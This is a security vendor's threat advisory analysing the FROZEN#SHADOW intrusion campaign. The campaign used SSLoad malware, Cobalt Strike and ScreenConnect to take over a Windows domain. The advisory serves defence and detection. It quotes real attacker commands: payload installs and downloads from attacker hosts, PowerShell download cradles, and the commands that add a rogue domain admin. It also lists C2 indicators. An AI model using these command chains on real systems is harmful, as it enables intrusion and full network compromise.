Securonix Threat Research Security Advisory: Analysis of Ongoing FROZEN#SHADOW Attack Campaign Leveraging SSLoad Malware and RMM Software for Domain Takeover

Archived: 2026-04-05 20:18:33 UTC

By Securonix Threat Research: D. Iuzvyk, T. Peck, O. Kolesnikov

tldr:

The Securonix Threat Research team (STR) observed an interesting attack campaign which leveraged SSLoad malware and Cobalt Strike implants resulting in the attackers being able to pivot and take over the entire network domain.

SSLoad malware was the primary vector deployed by threat actors during the FROZEN#SHADOW campaign along with Cobalt Strike and ScreenConnect RMM (remote monitoring and management) software. SSLoad is designed to stealthily infiltrate systems, gather sensitive information and transmit its findings back to its operators. Once inside the system, SSLoad deploys multiple backdoors and payloads to maintain persistence and avoid detection. Not to be confused with SLoader which gained traction between 2018 and 2020, SSLoader is relatively new to the malware scene.

The malware is typically introduced into the system through phishing email campaigns. Based on gathered telemetry, victimology appears to be completely random, affecting targets in Asia, Europe and the Americas. The phishing emails contain a single link which redirects from a mmtixmm[.]org URL to a single JavaScript file which is downloaded onto the victim machine. Manually executing the single JavaScript file kicks off the code execution chain downloading and executing further stages.

After the initial infection, the Threat Research team was able to observe the attackers installing RMM software, Cobalt Strike implants and moving laterally to other systems within the domain. In the end, the attackers were able to completely compromise the victim's Windows domain by creating their own domain admin account.

Stage 1: Initial execution: JavaScript [T1059.007]

The JavaScript file out_czlrh.js boasted some interesting obfuscation methods which were used to evade antivirus detections. As you can see in the figure below, each line of actual code was separated by massive comment blocks consisting of randomly generated words. This amounted to thousands of lines of garbage code.

The useless comments drowned out the legitimate code so much that it caused the entropy of the file to drop significantly. Since they took up so much of the total code volume, the entropy looked incredibly flat when viewed in a graph, hardly deviating from 4.478 on the Shannon entropy scale. A deviation this low would place the script into the range of a standard text file, not too different from the classic "Lorem ipsum" text which scores only 4.179.



Figure 1: JavaScript obfuscation and entropy (out_czlrh.js)

With the comments removed, the code is much easier to understand. Aside from the huge comment blocks, no other actual code obfuscation existed in the JavaScript code. To get an idea just how much of the script consisted of commented out lines, once they were stripped out, the file size was reduced from 835 KB to just 20 KB, a whopping 97.6% reduction!



Figure 2: JavaScript obfuscation cleaned and entropy (out_czlrh.js)

Removing all of the useless commented lines, the code is much more readable, allowing us to understand its intent a bit better. It performs several functions to kick start next stage payloads.

Object and variable initialization

First, out_czlrh.js starts by creating instances of ActiveXObject for WScript.Network and Scripting.FileSystemObject. For the purposes of this script, these three objects will be used to interact with network drives and the local file system.

WMI object: The portion of the script “GetObject(“winmgmts:\\\\.\\root\\cimv2”)” is used to access Windows Management Instrumentation (WMI), which in this case is used so the script can perform simple command line operations.

Variable setup: Variables are initialized to manage the number of connection attempts and the connection status to a network share.

Drive mapping and connection

The script then checks for available drive letters ranging from A to Z and tries to map a selected drive letter to a network share located at \\wireoneinternet[.]info@80\share\ using a loop moving backwards from the letter Z.

If the script fails to map the drive after more than five attempts, it falls back to a direct network use command:

Command execution via WMI: Executes the command using WMI using “net use” to try to map the network drive directly without any form of drive letter persistence.

Persistence check: After executing the command, it waits for three seconds (while in a loop) and then checks again if the drive is mapped.

Malicious payload execution

If a drive is successfully mapped, the script constructs a command to remotely install a .msi package from the mapped network drive (slack.msi) using msiexec.exe.

msiexec.exe /i \\wireoneinternet[.]info@80\share\slack.msi /qn

The /qn flag at the end of the script represents “quiet, no UI”, meaning the installation will run silently without displaying any user interface. After executing msiexec, the script then attempts to dismount the network drive.

Stage 2: MSI file execution [T1218.007]

After carefully analyzing the MSI file (slack.msi), it appears to closely resemble the BazarBackdoor. This particular backdoor often associated with the notorious TrickBot malware gang, is a sophisticated malware designed primarily to infiltrate networks and deploy further malicious payloads. It is part of a broader set of threats that typically leads to ransomware attacks, data theft, and prolonged network compromise.

After execution, we were able to observe the malware communicating with one of the following domains depending on the sample:

- wireoneinternet[.]info
- skinnyjeanso[.]com
- titnovacrion[.]top
- Maramaravilha[.]com
- globalsolutionunlimitedltd[.]com

The main SSLoad malware payload was then downloaded and executed. The payload consisted of a semi-randomly named DLL file located in \%APPDATA%\local\digistamp\mbae-api-na.dll. Once executed via Rundll32.exe, it copies itself into %APPDATA%\Custom_update\. It then executes it in the same manner. In our case the following file was downloaded and executed using the following syntax:

rundll32.exe “C:\Users\<redacted>\appdata\Roaming\Custom_update\Update_4319e68c.dll”, homi

The file is digitally signed, however with an invalid certificate. It attempts to masquerade as Malwarebytes Anti-Exploit software. The legitimate Malwarebytes DLL is named the same (as the original DLL) and is typically located in C:\Program Files\Malwarebytes\Anti-Malware\mbae-api-na.dll.



Figure 3: SSLoad DDL file details

Stage 3: Malware execution [T1218.007]

After execution using the rundll32.exe command, the malware immediately began beaconing to two preconfigured C2 servers: hxxps://skinnyjeanso[.]com/live/ and to hxxps://titnovacrion[.]top/live/. It then began collecting system and user data for both the local host as well as domain related information. We observed the malware executing the following system commands through cmd.exe:

- exe /c ipconfig /all
- exe /c systeminfo
- exe /c nltest /domain_trusts
- exe /c nltest /domain_trusts /all_trusts
- exe /c net view /all /domain
- exe /c net view /all
- exe /c net group “domain admins” /domain
- exe /c wmic.exe /node:localhost /namespace:\\root\securitycenter2 path antivirusproduct get * /format:list
- exe /c net config workstation
- exe /c wmic.exe /node:localhost /namespace:\\root\securitycenter2 path antivirusproduct get displayname | findstr /v /b /c:displayname || echo no antivirus installed
- exe /c whoami /groups

The data generated was then sent via the HTTPS connection back to the attacker’s C2 servers. About an hour later, the attackers appeared to have manually executed some new commands, probably after validating that they appeared to be on a legitimate server and not a honeypot. The following commands were executed:

- exe -c “[console]::outputencoding = [console]::inputencoding = [system.text.encoding]::getencoding(‘utf-8’); cd c:\; powershell”

- exe /groups
- exe group “domain admins” /dom
- exe /node:localhost /namespace:\\root\securitycenter2 path antivirusproduct get * /format:list

The commands sent by the attackers appear to manipulate and probe the server environment to prepare for the deployment of next-stage malicious activities. First, powershell.exe -c to set the console’s input and output encoding to UTF-8, which ensures that any data handled (including non-English characters) is correctly processed. After that, they then switched to the root of the C:\ drive and started a new PowerShell session.

Once again, further enumeration of the current system and domain were conducted manually using the whoami, net and wmic commands.

Stage 4: Cobalt Strike execution

Soon after executing manual commands on the system the attackers deployed a Cobalt Strike beacon on the system. This became the primary method of C2 communication between the attacker and the victim host machine.

The beacon file was dropped and executed manually via rundll32.exe using the following command:

Rundll32.exe C:\ProgramData\msedge.dll,MONSSMRpgaTQssmrpgatq

We observed the following network C2 communication originating from the Cobalt Strike beacon. All traffic was encrypted over port 443 (HTTPS).

Connect URL	**Hostname**
hxxps://85.239.54[.]190/ws01cs03/g	bjSdg0.pintaexoticfashion.co[.]in
hxxps://23.159.160[.]88/ws01cs03/g	l1-03.winupdate.us[.]to
hxxps://23.95.209[.].148/ws01cs03/g	23-95-209-148-host.colocrossing[.]com:443

The Cobalt Strike configuration also contained the default string which is widely associated with Cobalt Strike activity, which can provide for a useful network-based indicator of compromise.

Mozilla/5.0 (Windows NT 6.1) AppleWebKit/587.38 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36

Through Cobalt Strike the attackers downloaded and installed a ScreenConnect RMM software instance. We’ll discuss the RMM connection in depth further down, however we observed the following commands executed from the Cobalt Strike instance:

- exe /c whoami /groups
- exe /c wmic /node:localhost /namespace:\\root\securitycenter2 path antivirusproduct get * /format:list
- exe /c iwr -uri “hxxps://t0talwar.screenconnect[.]com/bin/screenconnect.clientsetup.msi?e=access&y=guest&c=&c=tjx-usa.com&c=&c=dc&c=&c=&c=&c=” -outfile c:\programdata\msedgeview.msi
- exe /c systeminfo
- exe /c msiexec.exe /i C:\ProgramData\Msedgeview.msi /quiet /qn

The commands first performed some general system enumeration using the whoami command as well as gathering installed antivirus software using wmic. Next, they proceeded to download a ScreenConnect install file from

hxxps://t0talwar.screenconnect[.]com. The MSI installer file was downloaded and saved as C:\ProgramData\Msedgeview.msi and executed using msiexec.

Stage 5: RMM software [T1219]

For each host that the attackers pivoted to (including the domain controller) the attackers leveraged ScreenConnect (now known as ConnectWise Control) to maintain full control on the system.

Despite its legitimate uses, like many remote administration tools (RATs), ScreenConnect can be repurposed for malicious intent. We've seen this several times in the past in many malicious campaigns. This level of access facilitates various malicious activities including screen sharing, data exfiltration, lateral movement and the deployment of additional malware payloads.

Lateral movement and Windows domain takeover [TA0008]

With full access to the system the threat actors began attempting to acquire credentials and gather other critical system details. At this stage they started scanning the victim host for credentials stored in files as well as other potentially sensitive documents.

To enumerate the network environment, the attackers executed Invoke-ShareFinder, Find-DomainShare and Get-DomainFileServer PowerShell commandlets. These modules are functions of PowerView and were also executed through the ScreenConnect instance. These modules assist in domain and network related information which could provide valuable intel as to how to pivot to other hosts in the system. The Threat Research team observed its usage several times executed through a single PowerShell session:

- IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:16226/'); Invoke-ShareFinder -CheckShareAccess -Verbose | Out-File -Encoding ascii C:\ProgramData\shda.txt
- IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:52505/'); Find-DomainShare
- IEX (New-Object Net.Webclient).DownloadString('http://127.0.0.1:61390/'); Get-DomainFileServer

Next, the threat actors attempted several methods of obtaining credentials. An account for a domain user was discovered and its credentials were eventually scraped by extracting them from browser credential stores.

The attackers also leveraged Cobalt Strike to extract credentials from LSASS, where they were able to obtain a domain admin account NTLM hash. This allowed them to pivot to the network's domain controller and eventually other critical servers including an SQL server and a mail server.

While on the domain controller, the attackers created a new domain user using the following command below. The user was patterned after a standard service account format to help it blend into the weeds by using the "svc_" prefix.

cmd.exe /c net user svc_mail pass1234@ /add /domain

Next the service account was added to the domain admins group:

cmd.exe /c net group "domain admins" svc_mail /add /domain

Wrapping up

At this stage of the attack the threat actors were able to completely compromise the domain having achieved persistence through RMM software and creating a malicious domain admin account. With this level of access, they could get into any connected machine within the domain.

In the end, this is the worst case scenario for any organization as this level of persistence achieved by the attackers would be incredibly time consuming and costly to remediate. However, in the end it highlights the necessity for detailed security analytics and host telemetry to assist in preventing these types of infection chains before they become a much more serious problem.

Securonix recommendations

When it comes to successful breaches, phishing is still the #1 attack vector that threat actors are using to introduce malware and compromise internal systems. It's critical for front line users to be aware of the existence of these threats and how to spot them. Exercise caution around unsolicited emails, especially when the email is unexpected or employs a sense of urgency. When it comes to prevention and detection, the Securonix Threat Research team recommends:

- Avoid downloading files or attachments from external sources, especially if the source was unsolicited. Common file types include zip, rar, iso, and pdf. Zip files were used during this campaign.
- Monitor common malware staging directories, especially script-related activity in world-writable directories. In the case of this campaign the threat actors staged in subdirectories in C:\ProgramData as well as the user's %APPDATA%
- Through various phases of the FROZEN#SHADOW campaign, the threat actors leveraged encrypted channels over port 443 to evade detection. Because of this, we strongly recommend deploying robust endpoint logging capabilities. This includes leveraging additional process-level logging such as Sysmon and PowerShell logging for additional log detection coverage.
- Securonix customers can scan endpoints using the Securonix hunting queries below.

MITRE ATT&CK Matrix

Tactics	Techniques
Command and Control	T1071.002: Application Layer Protocol: File Transfer Protocols T1102: Web Service T1219 – Remote Access Software T1573: Encrypted Channel
Defense Evasion	T1070.004: Indicator Removal: File Deletion T1218.007: System Binary Proxy Execution: Msiexec T1218.011: System Binary Proxy Execution: Rundll32
Discovery	T1033: System Owner/User Discovery T1057: Process Discovery T1069.002: Permission Groups Discovery: Domain Groups T1082: System Information Discovery T1083: File and Directory Discovery T1518.001: Software Discovery: Security Software Discovery

Tactics	Techniques
Execution	T1047: Windows Management Instrumentation T1059: Command and Scripting Interpreter T1059.001: Command and Scripting Interpreter: PowerShell T1059.007: Command and Scripting Interpreter: JavaScript
Persistence	T1078.002: Valid Accounts: Domain Accounts

Relevant provisional Securonix detections

- EDR-ALL-159-RU
- EDR-ALL-185-ER
- EDR-ALL-1171-ERR
- WEL-ALL-1179-RU,EDR-ALL-1205-RU
- EDR-ALL-1206-RU,WEL-ALL-1189-RU
- EDR-ALL-1275-ERR
- PSH-ALL-120-RU,EDR-ALL-1153-RU
- PSH-ALL-233-RU

Relevant hunting queries

(remove square brackets “[ ]” for IP addresses or URLs)

- index = activity AND rg_functionality=”Next Generation Firewall” AND (requesturl CONTAINS “winarkamaps[.]com” OR requesturl CONTAINS “stratimasesstr[.]com” OR requesturl CONTAINS “danteshpk[.]com” OR requesturl CONTAINS “sokingscrosshotel[.]com” OR requesturl CONTAINS “kasnackamarch[.]info” OR requesturl CONTAINS “simplyfitphilly[.]com” OR requesturl CONTAINS “skinnyjeanso[.]com” OR requesturl CONTAINS “titnovacrion[.]top” OR requesturl CONTAINS “wireoneinternet[.]info” OR requesturl CONTAINS “t0talwar.screenconnect[.]com” OR requesturl CONTAINS “maramaravilha[.]com” OR requesturl CONTAINS “globalsolutionunlimitedltd[.]com” OR requesturl CONTAINS “maramaravilha[.]com” OR requesturl CONTAINS “krd6[.]com”)
- index = activity AND rg_functionality = “Web Proxy” AND (destinationaddress = “85.239.54[.]190” OR destinationaddress = “23.159.160[.]88” OR destinationaddress = “23.95.209[.]148” OR destinationaddress = “45.95.11[.]134”)
- index = activity AND rg_functionality = “Microsoft Windows Powershell” AND message CONTAINS “Net.Webclient” AND message CONTAINS “http://127.0.0.1:” AND message CONTAINS “Out-File” AND message CONTAINS “IEX”
- index = activity AND rg_functionality = “Endpoint Management Systems” AND (deviceaction = “Process Create” OR deviceaction = “Process Create (rule: ProcessCreate)” OR deviceaction = “ProcessRollup2” OR deviceaction = “Procstart” OR deviceaction = “Process” OR deviceaction = “Trace Executed Process”) AND resourcecustomfield1 CONTAINS “\Appdata\Roaming\Custom_update\” AND resourcecustomfield1 CONTAINS “\Appdata\Local\digistamp\”

C2 and infrastructure

C2 Address
85.239.54[.]190
23.159.160[.]88
23.95.209[.]148
45.95.11[.]134
bjSdg0.pintaexoticfashion.co[.]in
l1-03.winupdate.us[.]to
23-95-209-148-host.colocrossing[.]com:443
mmtixmm[.]org
wireoneinternet[.]info
skinnyjeanso[.]com
titnovacrion[.]top
simplyfitphilly[.]com
kasnackamarch[.]info
sokingscrosshotel[.]com
danteshpk[.]com
stratimasesstr[.]com
winarkamaps[.]com
globalsolutionunlimitedltd[.]com
maramaravilha[.]com
krd6[.]com
hxxps://t0talwar.screenconnect[.]com

Analyzed files/hashes

File Name	SHA256
out_czlrh.js	DB265EA1732935F61E8D0F7A20A8ADC54E20AF71B3CF4A737714CD3377C838F6
out_bdrts.js	FAD25892E5179A346CDBDBBA1E40F53BD6366806D32B57FA4D7946EBE9AE8621
Letter_c89_00c568610-93e92634a4425-	F8FC9B40B946B742D6044F291914439727E1A7F53EA87562446F682B26CCE65A

File Name	SHA256
2643w5.js	
Letter_p64_18t678677-53r17785m9284-51810.js	E8979741F0355A47DAE575EAD8C829DF47F282B4533EC1BE4D63086515F9C449
Letter_h85_79o750478-05f74851h3126-2101c9.js	08E82F1C0A033AB295B4D342C53970E4528E20933C614BDA3BBC5D57BAB20651
Letter_e97_58z949277-25h33503u6712-8630h9.js	4F52B4A2A781F366ED534D8C4B2FAFEF48A7848C4C20B4229B98747CA8AB06D3
Letter_n95_52a858194-29r719420963-6497k0.js	68E1CAF530366B1890993185157C01161B3D625063D75A41C88D2D1BB8EDFE02
Letter_n54_61h288642-67072023a7462-0068w3.js	6D7A94B7551F15732E193A07357375B98B463F0DCE6B1FED871A42FCBDDE9F48
Letter_w54_49a010638-34d3814907559-826708.js	2B026343214C3D2C10FDFA9B04B7694E57EE8D3605FBF9A2E127FE6FA9A58309
Letter_a51_80q687203-83q18993e4985-2463m8.js	96212917B7B0DC881332DB7ECE0BACFE21D9AC713AF1ABE078F6D3E74BAACD01
Letter_k40_07w820587-40d85841n3311-9847w6.js	BA3FA920708DB856737A66F70E2C7E86BBA73C73836F7F30C2CE42CD70D0C5BD
Letter_w45_72u406742-64b48323u0125-6834a8.js	7DBEBB7C76511FC063B5ACE0A9359B655F66A55A494200B8FD11905C78B5FB90
Letter_c41_84a683017-72b44707a1598-464809.js	6E892AA13CBD4B71A1C476207ABDDB1EF830BE04999809B4EF569488A37E47E0
Letter_d94_87w030300-54q44583y8818-2571b1.js	7DFF08656413A737483ECEE2A50E412338EBFEE3D36A1A5C04E74B25949B2306
Letter_n42_88u446059-37f35802c4925-	75DB4709428310C76656BF76F5DE267AB490E43284312B374BAF7582108300A9

File Name	SHA256
3726c4.js	
Letter_q50_63b944998-11n0283407179-6803z4.js	C172ABD808CC6216B309BC307FE69B821C7EAED35F874FD4684AB33B4291F95A
Letter_u79_20w517865-65u0451500340-7186n6.js	5FB093A9348FCF4A81BEFDA978C948796A8319FCABE7899C2CF5BA1419EC9D35
Doc_k33_80c092144-18b83503a0451-2328f3.js	9FC48724CB9F70F774F7ED9E809E49979BD089DFD641896D8D5E3026F049B0AF
Doc_d43_77n194090-93d18260r9745-8376n8.js	C122596E25A4DAD1D46D4AB983F4EF15BFA7B65582B7C311F404036766498105
Doc_i93_65b929565-14q83944h2246-4336m9.js	E8E76B851FC78D87FE58AD7D29BC6356A8965236D1B96C5F572334DD695D5DE9
Doc_f98_58y658432-41b75184w6866-3921d1.js	791C28D4201E8B9EA5162FBEE3908FEB34793B1C51F5AAEDC43916E86068248D
Doc_q80_66b246938-8806024o9126-5008b9.js	CAF8295570E8A8244C7099A8EABFD1BD55EA50F026B4461E9F0F5425D54703E8
Doc_m42_81h118103-88o62135w8623-1999q9.js	092962BC268390DEBF17CD148D03147CDF919E442E61C92DE01EAC3BDB34B1C1
Doc_q35_64r067638-76a88713i3606-7493z7.js	24CB279EEBCD49E1327905AB2BD19B9B2E09EFA3E0A5E1875F3989C398A5DA81
Letter_a53_97o318845-76f99823h9630-6740o2.js	8F7A90B540F38712C9C1A5359C6333BBE1091102D6F621B22321E08352C84CFC
Letter_d94_87w030300-54q44583y8818-2571b1.js	7DFF08656413A737483ECEE2A50E412338EBFEE3D36A1A5C04E74B25949B2306
Letter_e79_76r514120-22p50913h4206-	0737FA0B403FAB17331C9835497A4F3B2955543E2FAC85009DCC66DF41A015F8

File Name	SHA256
6851k8.js	
Letter_h21_36b948317-03a99748y3026-8660b8.js	2118C5B95D5D57492B2E8B8C0403E23B21ACC4FF50282F8B6007BA89ADFAA992
Letter_d19_97q517001-52z26072a2831-7463c5.js	A557F891F4D50E458D745C7EAF7D0BE3ECEEA36F0398097E977CD3F6EC463875
Letter_t47_39u197519-27b72941k6563-0250a2.js	4D9274CFE7A2BD9A125352271D1634708E1F9B1D70B056D1C1950CB98B8F91FF
Letter_z27_59o257127-14z25707d6443-0555c6.js	3584CA9C1E7E0A38E47F59BB16C21203A60833D0F826294D535A98E7CA76D9C1
Letter_b42_17m561933-22h44391r3880-8554u2.js	63283E012F067A3FFB27ED4FE6803F740C80F6F65213FE5507F0CD1EE0019B96
Letter_t48_42a243569-81n19660f9965-6999u0.js	828EF3E4CA064891836913015C48AC9807ECD43B32F6E7E4BFF29B9FD2E218C9
Letter_o40_58g357086-56q83656a4371-9752z1.js	780B970DAD15835D138546BE9B615FC1B4124C1060A8EFD91B9C52F9C3160D5B
	09E7F7428E6ECC68EF036C0751F53985882F6760CF3892F1D26AF44F3B9730DE
msedgeview.msi	232F8F8DC9E5B9723C43C78CB942CC810EF56E305E4BD650110A484334F568A8
950b84.msi	F5BF914415FAF7587958BBDC3312536FD9ABEA647F1541D44D2E757F0E683650
6838aa.msi	08075E8A6DCC6A5FCA089348EDBD5FC07B2B0B26A26A46E0DD401121FDAA88D3
4178fc.msi	FF5E40FC794E56FD78FEB6EB6B30794970F7CDB4A767C4095E2D20A90BB0EFE8
slack.msi	B9DBE9649C761B0EEE38419AC39DCD7E90486EE34CD0EB56ADDE6B2F645F2960
qual.msi	EE1E5B80A1D3D47C7703EA2B6B64EE96283AB3628EE4FA1FEF6D35D1D9051E9F
avp.msi	DCAE57EC4B69236146F744C143C42CC8BDAC9DA6E991904E6DBF67EC1179286A
msedge.dll	7018C43EE38190EAE122797869865FD808817F31D766575B43B118AE176C0C68
Update_c7e5e126.dll	FC21A125287C3539E11408587BCAA6F3B54784D9D458FACBC54994F05D7EF1B0

File Name	SHA256
Update_2ffaca76.dll	65DA6D9F781FF5FC2865B8850CFA64993B36F00151387FDCE25859781C1EB711
Update_8d74674.dll	805B59E48AF90504024F70124D850870A69B822B8E34D1EE551353C42A338BF7
Update_17a3b1e7.dll	7206EAFC475F246E7C9C258AFDAAA64B5193C1C7427D927BE417E53DEC890078
mbae-api-na.dll	9856B816A9D14D3B7DB32F30B07624E4BCDA7F1E265A7BB7A3E3476BFD54A7590EDE3CBE821E4F083FC119274F069C77E64A6A7E8A2C16530317B826A093997917DDC339B14845BC9D67C5C3CD9A0E617387CC0569131FF3641035D82043EFFA18D60C9C807DA021BC2C31E3BA7EC2737865A8C96060134CAA3CF033E43E26FEAE610EB8F8622653B9BE9692A7D2A680B0C2154022704CA58AF0EAEED0066D037F97ADFF1D298CCF1F3C7991FCB01008DDA22722EBBC11AF48FCBF2ADB58AFB4
forcedelctl.dll	3BCA1DCAEF4430272B9029C9A4BC8BE0D45ECFF66E8DE8679ED30D8AFAB00F6F

References:

1. Elegant sLoad Carries Out Spying, Payload Delivery in BITS https://threatpost.com/sload-spying-payload-delivery-bits/151120/
2. Github:Unit42-timely-threat-intel /2024-04-15-IOC-for-Contact-Forms-campaign-SSLoad-activity.txt https://github.com/PaloAltoNetworks/Unit42-timely-threat-intel/blob/main/2024-04-15-IOC-for-Contact-Forms-campaign-SSLoad-activity.txt
3. Github: Malware-IOCs/2024-04-17 SSLoad https://github.com/executemalware/Malware-IOCs/blob/main/2024-04-17%20SSLoad%20IOCs
4. Github: xx0hcd/Malleable-C2-Profiles https://github.com/xx0hcd/Malleable-C2-Profiles/blob/master/template.profile
5. Securonix Threat Research Knowledge Sharing Series: On Detection of Real-world Attacks Involving RMM Behaviors Using Securonix https://www.securonix.com/blog/securonix-threat-research-knowledge-sharing-series-detecting-rmm-behaviors/
6. Hundreds of orgs targeted with emails aimed at stealing NTLM authentication hashes https://www.helpnetsecurity.com/2024/03/05/steals-ntlm-hashes-email/
